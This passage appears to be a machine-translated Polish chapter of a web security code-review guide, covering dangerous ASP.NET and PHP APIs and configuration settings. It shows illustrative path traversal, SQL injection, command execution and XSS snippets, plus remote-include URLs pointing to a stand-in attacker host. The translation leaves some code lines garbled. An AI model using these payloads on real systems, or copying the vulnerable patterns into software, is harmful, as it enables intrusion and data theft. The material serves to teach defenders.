Aplikacje ASP.NET uzyskują dane wejściowe przesłane przez użytkownika za pośrednictwem klasy System.Web .HttpRequest. Ta klasa zawiera wiele właściwości i metod, których aplikacje internetowe mogą używać do uzyskiwania dostępu do danych dostarczonych przez użytkownika. Interfejsy API wymienione w tabeli mogą służyć do uzyskiwania danych z żądania użytkownika.

API : OPIS

Parametry: parametry w ciągu zapytania adresu URL, treść żądania POST, pliki cookie HTTP i różne zmienne serwera są przechowywane jako odwzorowania nazw ciągów na wartości ciągów. Ta właściwość zwraca połączoną kolekcję wszystkich tych typów parametrów.

Element : Zwraca nazwany element z kolekcji Params.

Formularz : Zwraca kolekcję nazw i wartości zmiennych formularza przesłanych przez użytkownika.

QueryString : Zwraca kolekcję nazw i wartości zmiennych w ciągu zapytania w żądaniu.

ServerVariables : Zwraca kolekcję nazw i wartości a

duża liczba zmiennych serwera ASP (podobnie jak zmienne CGI). Obejmuje to nieprzetworzone dane żądania, ciąg zapytania, metodę żądania, nagłówek hosta HTTP i tak dalej.

Nagłówki : nagłówki HTTP w żądaniu są przechowywane jako mapa nazw ciągów na wartości ciągów i można uzyskać do nich dostęp za pomocą tej właściwości.

Url, RawUrl : Zwraca szczegóły adresu URL zawartego w żądaniu, w tym ciąg zapytania.

UrlReferrer : Zwraca informacje o adresie URL określonym w nagłówku HTTP Referer w żądaniu.

Cookies : Zwraca kolekcję obiektów Cookie, które zawierają szczegółowe informacje o plikach cookie odebranych w żądaniu, w tym ich nazwy i wartości.

Pliki : Zwraca kolekcję plików przesłanych przez użytkownika. InputStream, BinaryRead: zwracają różne reprezentacje surowego żądania otrzymanego od klienta i dlatego mogą być używane do uzyskiwania dostępu do dowolnych informacji uzyskanych przez wszystkie inne interfejsy API.

HttpMethod : Zwraca metodę użytą w żądaniu HTTP.

Browser, UserAgent : zwraca szczegółowe informacje o przeglądarce użytkownika przesłane w nagłówku HTTP User-Agent.

AcceptTypes: Zwraca tablicę ciągów typów MIME obsługiwanych przez klienta, przesłanych w nagłówku HTTP Accept.

UserLanguages : Zwraca tablicę ciągów zawierającą języki akceptowane przez klienta, przesłane w nagłówku HTTP Accept-Language.

Interakcja sesji

Aplikacje ASP.NET mogą wchodzić w interakcje z sesją użytkownika w celu przechowywania i pobierania informacji na różne sposoby. Właściwość Session zapewnia prosty sposób przechowywania i pobierania informacji w ramach bieżącej sesji. Jest dostępny w taki sam sposób, jak każda inna zindeksowana kolekcja:

Session[“MyName”] = txtMyName.Text; // store user’s name

lblWelcome.Text = “Welcome “+Session[“MyName”]; // retrieve user’s name

Profile ASP.NET działają bardzo podobnie do właściwości Session, z tą różnicą, że są powiązane z profilem użytkownika i dlatego faktycznie są zachowywane w różnych sesjach należących do tego samego użytkownika. Użytkownicy są ponownie identyfikowani podczas sesji poprzez uwierzytelnianie lub unikalny trwały plik cookie. Dane są przechowywane i pobierane w profilu użytkownika w następujący sposób:

Profile.MyName = txtMyName.Text; // store user’s name

lblWelcome.Text = “Welcome “ + Profile.MyName; // retrieve user’s name

Klasa System.Web.SessionState.HttpSessionState zapewnia inny sposób przechowywania i pobierania informacji w ramach sesji. Przechowuje informacje jako mapowanie nazw łańcuchów na wartości obiektów, do których można uzyskać dostęp za pomocą interfejsów API wymienionych w tabeli

API: OPIS

Dodaj : Dodaje nowy element do kolekcji sesji.

Item : Pobiera lub ustawia wartość nazwanego elementu w kolekcji.

Keys, GetEnumerator : Zwraca nazwy wszystkich elementów w kolekcji.

CopyTo : Kopiuje kolekcję wartości do tablicy.

Potencjalnie niebezpieczne interfejsy API

W tej sekcji opisano niektóre typowe interfejsy API ASP.NET, które mogą wprowadzać luki w zabezpieczeniach, jeśli są używane w niebezpieczny sposób.

Dostęp do plików

System.IO.File to główna klasa używana do uzyskiwania dostępu do plików w ASP.NET. Wszystkie odpowiednie metody są statyczne i nie ma publicznego konstruktora.

Wszystkie 37 metod tej klasy przyjmują nazwę pliku jako parametr. Luki w zabezpieczeniach dotyczące przemierzania ścieżki mogą występować w każdym przypadku, gdy dane kontrolowane przez użytkownika są przekazywane bez sprawdzania sekwencji kropka-kropka-ukośnik. Na przykład poniższy kod otwiera plik w katalogu głównym dysku C:\ w systemie Windows:

string userinput = „..\\boot.ini”;

FileStream fs = File.Open("C:\\temp\\" + dane wejściowe użytkownika,

FileMode.OpenOrCreate);

Następujące klasy są najczęściej używane do odczytu i zapisu zawartości pliku:

* System.IO.FileStream

* System.IO.StreamReader

*n System.IO.StreamWriter

Mają różne konstruktory, które jako parametr przyjmują ścieżkę do pliku. Mogą one wprowadzać luki w zabezpieczeniach związane z przemierzaniem ścieżki, jeśli przekazywane są dane kontrolowane przez użytkownika. Na przykład:

string userinput = “..\\foo.txt”;

FileStream fs = new FileStream(“F:\\tmp\\” + userinput,

FileMode.OpenOrCreate);

Dostęp do bazy danych

Liczne interfejsy API mogą być używane do uzyskiwania dostępu do bazy danych w ASP.NET. Poniżej przedstawiono główne klasy, których można użyć do utworzenia i wykonania instrukcji SQL:

* System.Data.SqlClient.SqlCommand

* System.Data.SqlClient.SqlDataAdapter

* System.Data.Oledb.OleDbCommand

* System.Data.Odbc.OdbcCommand

* System.Data.SqlServerCe.SqlCeCommand

Każda z tych klas ma konstruktora, który pobiera ciąg zawierający instrukcję SQL. Ponadto każdy ma właściwość CommandText, której można użyć do pobrania i ustawienia bieżącej wartości instrukcji SQL. Gdy obiekt polecenia został odpowiednio skonfigurowany, jest wykonywany przez wywołanie

jednej z różnych metod Execute. Jeśli dane wejściowe kontrolowane przez użytkownika są częścią łańcucha wykonywanego jako zapytanie, aplikacja jest prawdopodobnie podatna na iniekcję SQL. Na przykład:

string username = “admin’ or 1=1--”;

string password = “foo”;

OdbcCommand c = new OdbcCommand(“SELECT * FROM users WHERE username = ‘”

+ username + “’ AND password = “’ + password + “’”, connection);

c.ExecuteNonQuery();

executes this unintended query:

SELECT * FROM users WHERE username = ‘admin’ or 1=1--’

AND password = ‘foo’

Każda z wymienionych klas obsługuje przygotowane instrukcje za pośrednictwem swojej właściwości Parameters, która umożliwia aplikacji tworzenie instrukcji SQL zawierających symbole zastępcze parametrów i ustawianie ich wartości w sposób bezpieczny i zgodny z typem. Jeśli jest używany zgodnie z przeznaczeniem, mechanizm ten nie jest podatny na iniekcję SQL. Na przykład:

string username = “admin’ or 1=1--”;

string password = “foo”;

OdbcCommand c = new OdbcCommand(“SELECT * FROM users WHERE username =

@username AND password = @password”, connection);

c.Parameters.Add(new OdbcParameter(“@username”, OdbcType.Text).Value =

username);

c.Parameters.Add(new OdbcParameter(“@password”, OdbcType.Text).Value =

password);

c.ExecuteNonQuery();

powoduje zapytanie, które jest równoważne z następującym:

SELECT * FROM users WHERE username = ‘admin’’ or 1=1--’

AND password = ‘foo’

Dynamiczne wykonywanie kodu

Funkcja VBScript Eval przyjmuje jako argument łańcuch zawierający wyrażenie VBScript. Funkcja ocenia to wyrażenie i zwraca wynik. Jeśli dane kontrolowane przez użytkownika zostaną włączone do wyrażenia, które ma zostać ocenione, możliwe może być wykonanie dowolnych poleceń lub zmodyfikowanie logiki aplikacji. Funkcje Execute i ExecuteGlobal pobierają ciąg zawierający kod ASP, który wykonują tak, jakby kod pojawił się bezpośrednio w samym skrypcie.

Ogranicznika dwukropka można użyć do grupowania wielu instrukcji. Jeśli dane kontrolowane przez użytkownika są przekazywane do funkcji Execute, aplikacja jest prawdopodobnie narażona na wykonanie dowolnego polecenia.

Wykonywanie poleceń systemu operacyjnego

Następujące interfejsy API mogą być używane na różne sposoby do uruchamiania procesu zewnętrznego z poziomu aplikacji ASP.NET:

* System.Diagnostics.Start.Process

* System.Diagnostics.Start.ProcessStartInfo

Łańcuch nazwy pliku może zostać przekazany do statycznej metody Process.Start lub właściwość StartInfo obiektu Process może zostać skonfigurowana z nazwą pliku przed wywołaniem Start na obiekcie. Jeśli użytkownik może w pełni kontrolować łańcuch nazwy pliku, aplikacja jest prawie na pewno podatna na wykonanie dowolnego polecenia. Na przykład następujące przyczyny powodują uruchomienie programu Windows calc:

string userinput = “calc”;

Process.Start(userinput);

Jeśli użytkownik kontroluje tylko część ciągu przekazanego do Start, aplikacja może nadal być podatna na ataki. Na przykład:

string userinput = “..\\..\\..\\Windows\\System32\\calc”;

Process.Start(“C:\\Program Files\\MyApp\\bin\\” + userinput);

Interfejs API nie interpretuje metaznaków powłoki, takich jak & i |, ani nie akceptuje argumentów wiersza poleceń w parametrze filename. Dlatego ten rodzaj ataku jest jedynym, który ma szansę powodzenia, gdy użytkownik kontroluje tylko część parametru nazwy pliku. Argumenty wiersza polecenia dla uruchomionego procesu można ustawić za pomocą właściwości Arguments klasy ProcessStartInfo. Jeśli tylko parametr Arguments jest kontrolowany przez użytkownika, aplikacja może nadal być narażona na coś innego niż wykonanie kodu. Na przykład, jeśli aplikacja wykonuje program wget z parametrem kontrolowanym przez użytkownika jako docelowym adresem URL, osoba atakująca może przekazać niebezpieczne parametry wiersza poleceń do procesu wget. Na przykład proces może pobrać dokument i zapisać go w dowolnej lokalizacji w systemie plików.

Przekierowanie adresu URL

Następujące interfejsy API mogą służyć do wydawania przekierowań HTTP w ASP.NET:

* System.Web.HttpResponse.Redirect

* System.Web.HttpResponse.Status

* System.Web.HttpResponse.StatusCode

* System.Web.HttpResponse.AddHeader

* System.Web.HttpResponse.AppendHeader

* Serwer.Transfer

Zwykłym sposobem wywołania odpowiedzi przekierowania jest użycie metody HttpResponse. Metoda przekierowania, która pobiera ciąg zawierający względny lub bezwzględny adres URL. Jeśli wartość tego ciągu jest kontrolowana przez użytkownika, aplikacja jest prawdopodobnie podatna na wektor phishingu. Należy również przejrzeć wszelkie zastosowania właściwości Status/StatusCode i metod AddHeader/AppendHeader. Biorąc pod uwagę, że przekierowanie obejmuje po prostu odpowiedź 3xx zawierającą nagłówek lokalizacji HTTP, aplikacja może implementować przekierowania przy użyciu tych interfejsów API. Metoda Server.Transfer jest czasami używana do wykonywania przekierowań. Jednak w rzeczywistości nie powoduje to przekierowania HTTP. Zamiast tego po prostu zmienia stronę przetwarzaną na serwerze w odpowiedzi na bieżące żądanie. W związku z tym nie można go obalić, aby spowodować przekierowanie do adresu URL poza witryną, więc zwykle jest mniej przydatny dla atakującego.

Gniazda

Klasa System.Net.Sockets.Socket służy do tworzenia gniazd sieciowych. Po utworzeniu obiektu Socket jest on łączony przez wywołanie metody Connect, która jako parametry przyjmuje adres IP i szczegóły portu hosta docelowego. Jeśli użytkownik może w jakikolwiek sposób kontrolować te informacje o hoście, aplikacja może zostać wykorzystana do nawiązania połączeń sieciowych z dowolnymi hostami w Internecie, prywatnej strefie DMZ lub sieci wewnętrznej, w której aplikacja jest hostowana.

Konfigurowanie środowiska ASP.NET

Plik XML Web.config w głównym katalogu WWW zawiera ustawienia konfiguracyjne dla środowiska ASP.NET, wymienione w tabeli i kontroluje zachowanie aplikacji.

USTAWIENIE : OPIS

httpCookies : Określa ustawienia bezpieczeństwa związane z plikami cookie. Jeśli atrybut httpOnlyCookies ma wartość true, pliki cookie są

oznaczone jako HttpOnly i dlatego nie są bezpośrednio dostępne ze skryptów po stronie klienta. Jeśli atrybut requireSSL ma wartość true, pliki cookie są oznaczane jako bezpieczne i dlatego są przesyłane przez przeglądarki tylko w ramach żądań HTTPS.

sessionState : Określa zachowanie sesji. Wartość atrybutu timeout określa czas w minutach, po którym nastąpi bezczynność

sesja wygaśnie. Jeśli element regenerateExpiredSessionId ma wartość true (co jest wartością domyślną), po odebraniu identyfikatora sesji, która wygasła, wydawany jest nowy identyfikator sesji.

kompilacja : określa, czy symbole debugowania są kompilowane na stronach, co skutkuje bardziej szczegółowymi informacjami o błędach debugowania. Jeśli atrybut debugowania jest ustawiony na wartość true, uwzględniane są symbole debugowania.

customErrors : określa, czy aplikacja zwraca szczegółowe komunikaty o błędach w przypadku nieobsłużonego błędu. Jeśli atrybut mode jest ustawiony na On lub RemoteOnly, strona identyfikowana przez atrybut defaultRedirect jest wyświetlana użytkownikom aplikacji zamiast szczegółowych komunikatów generowanych przez system.

httpRuntime : Określa różne ustawienia środowiska wykonawczego. Jeśli atrybut enableHeader-Checking ma wartość true (co jest wartością domyślną), ASP. NET sprawdza nagłówki żądań pod kątem potencjalnych ataków iniekcji, w tym skryptów między witrynami. Jeśli właściwość enableVersionHeader

atrybut jest ustawiony na wartość true (co jest wartością domyślną), ASP.NET generuje szczegółowy ciąg wersji, który może być przydatny dla atakującego w badaniu luk w określonych wersjach platformy.

Jeśli w pliku konfiguracyjnym przechowywane są dane wrażliwe, takie jak parametry połączenia z bazą danych, należy je zaszyfrować przy użyciu funkcji „chronionej konfiguracji" ASP.NET.

PHP

W tej sekcji opisano sposoby uzyskiwania danych wejściowych dostarczonych przez użytkownika, sposoby interakcji z sesją użytkownika, potencjalnie niebezpieczne interfejsy API oraz opcje konfiguracji związane z bezpieczeństwem na platformie PHP.

Identyfikacja danych dostarczonych przez użytkownika PHP używa szeregu zmiennych tablicowych do przechowywania danych przesłanych przez użytkownika, jak pokazano w tabeli

ZMIENNA: OPIS

$_GET , $HTTP_GET_VARS : Zawiera parametry przesłane w ciągu zapytania. Są one dostępne według nazwy. Na przykład w następującym adresie URL:

https://wahh-app.com/search.php?query=foo

dostęp do wartości parametru zapytania uzyskuje się za pomocą:

$_GET['zapytanie']

$_POST, $HTTP_POST_VARS : Zawiera parametry przesłane w treści żądania.

$_COOKIE , $HTTP_COOKIE_VARS : Zawiera pliki cookie przesłane w żądaniu.

$_REQUEST : Zawiera wszystkie elementy z tablic $_GET, $_POST i $_COOKIE.

$_FILES , $HTTP_POST_FILES : Zawiera pliki przesłane w formacie żądania.

$_SERVER['REQUEST_METHOD'] : Zawiera metodę używaną w żądaniu HTTP.

$_SERVER['QUERY_STRING'] : Zawiera pełny ciąg zapytania przesłany w żądaniu.

$_SERVER['REQUEST_URI'] : Zawiera pełny adres URL zawarty w żądaniu.

$_SERVER['HTTP_ACCEPT'] : Zawiera zawartość HTTP Accept-charset.

$_SERVER['HTTP_ACCEPT_CHARSET'] : Zawiera zawartość nagłówka HTTP Accept-charset.

$_SERVER['HTTP_ACCEPT_ENCODING'] : Zawiera zawartość nagłówka kodowania HTTP Accept.

$_SERVER['HTTP_ACCEPT_LANGUAGE'] : Zawiera zawartość nagłówka HTTP Accept-language.

$_SERVER['HTTP_CONNECTION'] : Zawiera zawartość nagłówka http Connection.

$_SERVER['HTTP_HOST'] : Zawiera zawartość nagłówka HOST.

$_SERVER['HTTP_REFERER'] : Zawiera zawartość nagłówka http Refer

$_SERVER['HTTP_USER_AGENT'] : Zawiera zawartość nagłówka HTTP User-agent.

$_SERVER[‘PHP_SELF’]: Zawiera nazwę aktualnie wykonywanego skryptu. Chociaż sama nazwa skryptu jest poza kontrolą atakującego, informacje o ścieżce mogą zostać dołączone do tej nazwy. Na przykład, jeśli skrypt zawiera następujący kod:

<formularz akcja=”<?= $_SERVER[,PHP_SELF’] ?>”>

osoba atakująca może przeprowadzić atak typu cross-site scripting w następujący sposób:

/search.php/”><skrypt>

i tak dalej.

Należy pamiętać o różnych anomaliach podczas próby zidentyfikowania sposobów, w jakie aplikacja PHP uzyskuje dostęp do danych wejściowych dostarczonych przez użytkownika:

* $GLOBALS to tablica zawierająca odniesienia do wszystkich zmiennych zdefiniowanych w globalnym zasięgu skryptu. Może być używany do uzyskiwania dostępu do innych zmiennych według nazwy.

* Jeśli włączona jest dyrektywa konfiguracyjna register_globals, PHP tworzy zmienne globalne dla wszystkich parametrów żądania — czyli wszystkiego, co znajduje się w tablicy $_REQUEST. Oznacza to, że aplikacja może uzyskiwać dostęp do danych wprowadzanych przez użytkownika, po prostu odwołując się do zmiennej, która ma taką samą nazwę jak odpowiedni parametr. Jeśli aplikacja korzysta z tej metody uzyskiwania dostępu do danych dostarczonych przez użytkowników, może nie być sposobu na zidentyfikowanie wszystkich przypadków tego innego niż poprzez uważny przegląd bazy kodu wiersz po wierszu w celu znalezienia zmiennych używanych w ten sposób.

* Oprócz zidentyfikowanych wcześniej standardowych nagłówków HTTP, PHP dodaje wpis do tablicy $_SERVER dla dowolnych niestandardowych nagłówków HTTP odebranych w żądaniu. Na przykład podanie nagłówka:

Foo: Bar

powoduje:

$_SERVER['HTTP_FOO'] = "Bar"

* Parametry wejściowe, których nazwy zawierają indeksy w nawiasach kwadratowych, są automatycznie konwertowane na tablice. Na przykład żądanie tego adresu URL:

https://wahh-app.com/search.php?query[a]=foo&query[b]=bar

powoduje, że wartością zmiennej $_GET['query'] jest tablica zawierająca dwa elementy. Może to spowodować nieoczekiwane zachowanie w aplikacji, jeśli tablica zostanie przekazana do funkcji, która oczekuje wartości skalarnej.

Interakcja sesji

PHP używa tablicy $_SESSION jako sposobu przechowywania i pobierania informacji w ramach sesji użytkownika. Na przykład:

$_SESSION[‘MyName’] = $_GET[‘username’]; // store user’s name

echo “Welcome “ . $_SESSION[‘MyName’]; // retrieve user’s name

Tablica $HTTP_SESSION_VARS może być używana w ten sam sposób.

Jeśli opcja register_globals jest włączona, zmienne globalne mogą być przechowywane w ramach bieżącej sesji w następujący sposób:

$MyName = $_GET[‘username’];

session_register(“MyName”);

Potencjalnie niebezpieczne interfejsy API

W tej sekcji opisano niektóre typowe interfejsy API PHP, które mogą powodować luki w zabezpieczeniach, jeśli są używane w niebezpieczny sposób.

Dostęp do plików

PHP implementuje dużą liczbę funkcji dostępu do plików, z których wiele akceptuje adresy URL i inne konstrukcje, które mogą być używane do uzyskiwania dostępu do zdalnych plików. Następujące funkcje służą do odczytu lub zapisu zawartości określonego pliku. Jeśli do tych interfejsów API zostaną przekazane dane kontrolowane przez użytkownika, osoba atakująca może je wykorzystać w celu uzyskania dostępu do dowolnych plików w systemie plików serwera.

* fopen

* readfile

* file

* fpassthru

* gzopen

* gzfile

* gzpassthru

* readgzfile

* copy

* rename

* rmdir

* mkdir

* unlink

* file_get_contents

* file_put_contents

* parse_ini_file

Następujące funkcje są używane do dołączania i oceny określonego skryptu PHP. Jeśli atakujący może spowodować, że aplikacja oceni plik, który kontroluje, może wykonać dowolne polecenie na serwerze.

* include

* include_once

* require

* require_once

* virtual

Należy pamiętać, że nawet jeśli nie jest możliwe dołączenie zdalnych plików, wykonanie polecenia może być nadal możliwe, jeśli istnieje sposób przesyłania dowolnych plików do lokalizacji na serwerze. Opcji konfiguracyjnej PHP allow_url_fopen można użyć, aby uniemożliwić niektórym funkcjom plików dostęp do zdalnych plików. Jednak domyślnie ta opcja jest ustawiona na 1 (co oznacza, że pliki zdalne są dozwolone), więc do pobrania pliku zdalnego można użyć protokołów wymienionych w Tabeli

PROTOKÓŁ: PRZYKŁAD

HTTP, HTTPS : http://wahh-attacker.com/bad.php

FTP : ftp://user:password@wahh-attacker.com/bad.php

SSH ssh2.shell://user:pass@wahh-attacker.com:22/xterm

ssh2.exec://user:pass@wahh-attacker.com:22/cmd

Nawet jeśli parametr allow_url_fopen ma wartość 0, metody wymienione w tabeli mogą nadal umożliwiać atakującemu dostęp do zdalnych plików (w zależności od zainstalowanych rozszerzeń).

METODA: PRZYKŁAD

SMB : \\wahh-attacker.com\bad.php

Strumienie wejściowe/wyjściowe PHP: php://filter/resource=http://wahh-attacker.com/bad.php

Strumienie kompresji: compress.zlib://http://wahh-attacker.com/bad.php

Strumienie audio: ogg://http://wahh-attacker.com/bad.php

UWAGA: PHP 5.2 i nowsze wersje mają nową opcję, allow_url_include, która jest domyślnie wyłączona. Ta domyślna konfiguracja uniemożliwia użycie którejkolwiek z powyższych metod do określenia zdalnego pliku podczas wywoływania jednej z funkcji dołączania plików.

Dostęp do bazy danych

Następujące funkcje służą do wysłania zapytania do bazy danych i pobrania wyników:

* mysql_query

* mssql_query

* pg_query

Instrukcja SQL jest przekazywana jako prosty ciąg znaków. Jeśli dane wejściowe kontrolowane przez użytkownika są częścią parametru string, aplikacja jest prawdopodobnie podatna na iniekcję SQL. Na przykład:

$username = “admin’ or 1=1--”;

$password = “foo”;

$sql=”SELECT * FROM users WHERE username = ‘$username’

AND password = ‘$password’”;

$result = mysql_query($sql, $link)

executes this unintended query:

SELECT * FROM users WHERE username = ‘admin’ or 1=1--’

AND password = ‘foo’

Poniższe funkcje mogą służyć do tworzenia przygotowanych zestawień. Dzięki temu aplikacja może utworzyć zapytanie SQL zawierające symbole zastępcze parametrów i ustawić ich wartości w bezpieczny sposób:

* mysqli->prepare

* stmt->prepare

* stmt->bind_param

* stmt->execute

* odbc_prepare

Jeśli jest używany zgodnie z przeznaczeniem, mechanizm ten nie jest podatny na iniekcję SQL. Na przykład:

$username = “admin’ or 1=1--”;

$password = “foo”;

$sql = $db_connection->prepare(

“SELECT * FROM users WHERE username = ? AND password = ?”);

$sql->bind_param(“ss”, $username, $password);

$sql->execute();

results in a query that is equivalent to the following:

SELECT * FROM users WHERE username = ‘admin’’ or 1=1--’

AND password = ‘foo’

Dynamiczne wykonywanie kodu

Do dynamicznej oceny kodu PHP można użyć następujących funkcji:

* eval

* call_user_func

* call_user_func_array

* call_user_method

* call_user_method_array

* create_function

Separator średnika może służyć do grupowania wielu instrukcji. Jeśli do którejkolwiek z tych funkcji zostaną przekazane dane kontrolowane przez użytkownika, aplikacja jest prawdopodobnie narażona na wstrzyknięcie skryptu. Funkcja preg_replace, która wykonuje wyszukiwanie i zamianę wyrażeń regularnych, może być użyta do uruchomienia określonego fragmentu kodu PHP dla każdego dopasowania, jeśli zostanie wywołana z opcją /e. Jeśli w dynamicznie wykonywanym PHP pojawiają się dane kontrolowane przez użytkownika, aplikacja jest prawdopodobnie podatna na ataki.

Inną interesującą cechą PHP jest możliwość dynamicznego wywoływania funkcji poprzez zmienną zawierającą nazwę funkcji. Na przykład poniższy kod wywołuje funkcję określoną w parametrze func ciągu zapytania:

```
<?php

$var=$_GET[‘func’];

$var();

?>
```

W takiej sytuacji użytkownik może spowodować wywołanie przez aplikację dowolnej funkcji (bez parametrów) modyfikując wartość parametru func. Na przykład wywołanie funkcji phpinfo powoduje, że aplikacja wyświetla dużą ilość informacji o środowisku PHP, w tym opcje konfiguracji, informacje o systemie operacyjnym i rozszerzeniach.

Wykonywanie poleceń systemu operacyjnego

Te funkcje mogą być używane do wykonywania poleceń systemu operacyjnego:

* exec

* passthru

* popen

* proc_open

* shell_exec

* system

* Operator znaku wstecznego (`)

We wszystkich tych przypadkach polecenia można łączyć ze sobą za pomocą | postać. Jeśli do którejkolwiek z tych funkcji przekazywane są dane kontrolowane przez użytkownika w postaci niefiltrowanej, aplikacja jest prawdopodobnie narażona na wykonanie dowolnych poleceń.

Przekierowanie adresu URL

Następujące interfejsy API mogą być używane do wysyłania przekierowań HTTP w PHP:

* http_redirect

* header

* HttpMessage::setResponseCode

* HttpMessage::setHeaders

Typowym sposobem wywołania przekierowania jest użycie funkcji http_redirect, która pobiera ciąg zawierający względny lub bezwzględny adres URL. Jeśli wartość tego ciągu jest kontrolowana przez użytkownika, aplikacja jest prawdopodobnie podatna na wektor phishingu. Przekierowania można również wykonać, wywołując funkcję header z odpowiednim nagłówkiem Location, co powoduje, że PHP wnioskuje, że wymagane jest przekierowanie HTTP. Na przykład:

header(“Location: /target.php”);

Powinieneś także przejrzeć wszelkie zastosowania interfejsów API setResponseCode i setHeaders. Biorąc pod uwagę, że przekierowanie obejmuje po prostu odpowiedź 3xx zawierającą nagłówek lokalizacji HTTP, aplikacja może implementować przekierowania przy użyciu tych interfejsów API.

Gniazda

Następujące interfejsy API mogą być używane do tworzenia i używania gniazd sieciowych w PHP:

* socket_create

* socket_connect

* socket_write

* socket_send

* socket_recv

* fsockopen

* pfsockopen

Po utworzeniu gniazda za pomocą socket_create jest ono łączone ze zdalnym hostem za pośrednictwem wywołania funkcji socket_connect, która jako parametry przyjmuje szczegóły hosta i portu celu. Jeśli te informacje o hoście są w jakikolwiek sposób kontrolowane przez użytkownika, aplikacja może zostać wykorzystana do spowodowania połączeń sieciowych z dowolnymi hostami w publicznym Internecie, prywatnej strefie DMZ lub sieci wewnętrznej, w której aplikacja jest hostowana. Funkcje fsockopen i pfsockopen może być używany do otwierania gniazd do określonego hosta i portu oraz zwracania wskaźnika pliku, który może być używany ze zwykłymi funkcjami plikowymi, takimi jak fwrite i fgets. Jeśli dane użytkownika zostaną przekazane do tych funkcji, aplikacja może być podatna na ataki, jak opisano wcześniej.

Konfiguracja środowiska PHP

Opcje konfiguracji PHP są określone w pliku php.ini, który ma taką samą strukturę jak pliki Windows INI. Różne opcje mogą wpływać na bezpieczeństwo aplikacji. Wiele opcji, które w przeszłości powodowały problemy, zostało usuniętych z najnowszej wersji PHP.

Zarejestruj Globals

Jeśli dyrektywa register_globals jest włączona, PHP tworzy zmienne globalne dla wszystkich parametrów żądania. Biorąc pod uwagę, że PHP nie wymaga inicjowania zmiennych przed użyciem, ta opcja może łatwo prowadzić do luk w zabezpieczeniach, w których osoba atakująca może spowodować zainicjowanie zmiennej z dowolną wartością. Na przykład poniższy kod sprawdza dane uwierzytelniające użytkownika i ustawia zmienną $authenticated na 1, jeśli są one prawidłowe:

if (check_credentials($username, $password))

```
{
$authenticated = 1;
}
...
if ($authenticated)
{
...
```

Ponieważ zmienna $authenticated nie jest najpierw jawnie zainicjowana na 0, atakujący może ominąć logowanie, przesyłając parametr żądania Authenticated= 1. Powoduje to, że PHP tworzy zmienną globalną $authenticated z wartością 1 przed wykonaniem sprawdzenia poświadczeń .

UWAGA: Począwszy od PHP 4.2.0, dyrektywa register_globals jest domyślnie wyłączona. Jednakże, ponieważ wiele starszych aplikacji jest zależnych od register_globals do normalnego działania, często można zauważyć, że ta dyrektywa została jawnie włączona w php.ini. Opcja register_globals została usunięta w PHP 6.

Tryb bezpieczeństwa

Jeśli dyrektywa safe_mode jest włączona, PHP nakłada ograniczenia na używanie niektórych niebezpiecznych funkcji. Niektóre funkcje są wyłączone, a korzystanie z innych podlega ograniczeniom. Na przykład:

* Funkcja shell_exec jest wyłączona, ponieważ może być używana do wykonywania poleceń systemu operacyjnego.

* Funkcja poczty ma wyłączony parametr dodatkowe_parametry, ponieważ niebezpieczne użycie tego parametru może prowadzić do błędów iniekcji SMTP.

* Funkcji exec można używać tylko do uruchamiania plików wykonywalnych w ramach skonfigurowanego katalogu safe_mode_exec_dir. Metaznaki w ciągu polecenia są automatycznie zmieniane.

UWAGA: Nie wszystkie niebezpieczne funkcje są ograniczone przez tryb awaryjny, a na niektóre ograniczenia mają wpływ inne opcje konfiguracji. Ponadto istnieją różne sposoby obejścia niektórych ograniczeń trybu bezpiecznego. Trybu awaryjnego nie należy uważać za panaceum na problemy z bezpieczeństwem w aplikacjach PHP. Tryb awaryjny został usunięty z PHP w wersji 6.

Magiczne cudzysłowy

Jeśli dyrektywa magic_quotes_gpc jest włączona, wszystkie znaki pojedynczego cudzysłowu, podwójnego cudzysłowu, ukośnika odwrotnego i NULL zawarte w parametrach żądania są automatycznie zmieniane za pomocą ukośnika odwrotnego. Jeśli dyrektywa magic_quotes_sybase jest włączona, pojedyncze cudzysłowy są zmieniane za pomocą pojedynczego cudzysłowu. Ta opcja ma na celu ochronę podatnego na ataki kodu zawierającego niebezpieczne wywołania bazy danych przed możliwością wykorzystania przez złośliwego użytkownika. Podczas przeglądania bazy kodu aplikacji w celu zidentyfikowania błędów wstrzykiwania kodu SQL należy pamiętać, czy włączone są magiczne cudzysłowy, ponieważ ma to wpływ na obsługę danych wejściowych przez aplikację. Używanie magicznych cudzysłowów nie zapobiega wszystkim atakom typu SQL injection. Jak opisano w części 9,

atak polegający na wstrzyknięciu do pola numerycznego nie wymaga stosowania pojedynczych cudzysłowów. Ponadto dane, których cudzysłowy zostały zmienione, mogą nadal zostać użyte w ataku drugiego rzędu, gdy zostaną później odczytane z bazy danych. Opcja magicznych cudzysłowów może skutkować niepożądaną modyfikacją danych wprowadzanych przez użytkownika, gdy dane są przetwarzane w kontekście, który nie wymaga żadnej ucieczki. Może to spowodować dodanie ukośników, które należy usunąć za pomocą funkcji stripslashes. Niektóre aplikacje wykonują własne zmiany odpowiednich danych wejściowych, przekazując poszczególne parametry przez funkcję dodawania ukośników tylko wtedy, gdy jest to wymagane. Jeśli w konfiguracji PHP włączone są magiczne cudzysłowy, takie podejście skutkuje podwójnymi znakami ucieczki. Podwójne ukośniki są interpretowane jako dosłowne ukośniki odwrotne, pozostawiając potencjalnie złośliwy znak bez zmiany znaczenia. Ze względu na ograniczenia i anomalie opcji magicznych cudzysłowów zaleca się stosowanie przygotowanych instrukcji do bezpiecznego dostępu do bazy danych oraz wyłączenie opcji magicznych cudzysłowów.

UWAGA: Opcja magicznych cudzysłowów została usunięta z PHP w wersji 6.

Różnorodne

Tabela zawiera listę różnych opcji konfiguracyjnych, które mogą mieć wpływ na bezpieczeństwo aplikacji PHP.

OPCJA : OPIS

allow_url_fopen : Jeśli jest wyłączona, ta dyrektywa uniemożliwia niektórym funkcjom plików dostęp do zdalnych plików (jak opisano wcześniej).

allow_url_include : Jeśli jest wyłączona, ta dyrektywa zapobiega używaniu funkcji dołączania pliku PHP do dołączania zdalnego pliku.

display_errors : Jeśli jest wyłączona, ta dyrektywa zapobiega zgłaszaniu błędów PHP do przeglądarki użytkownika. Opcje log_errors i error_log mogą służyć do rejestrowania informacji o błędach na serwerze w celach diagnostycznych.

file_uploads : Jeśli jest włączona, ta dyrektywa powoduje, że PHP zezwala na przesyłanie plików przez HTTP.

upload_tmp_dir : Ta dyrektywa może służyć do określenia katalogu tymczasowego używanego do przechowywania przesyłanych plików. Można to wykorzystać do zapewnienia, że poufne pliki nie będą przechowywane w miejscu, które można odczytać na całym świecie.

Perl

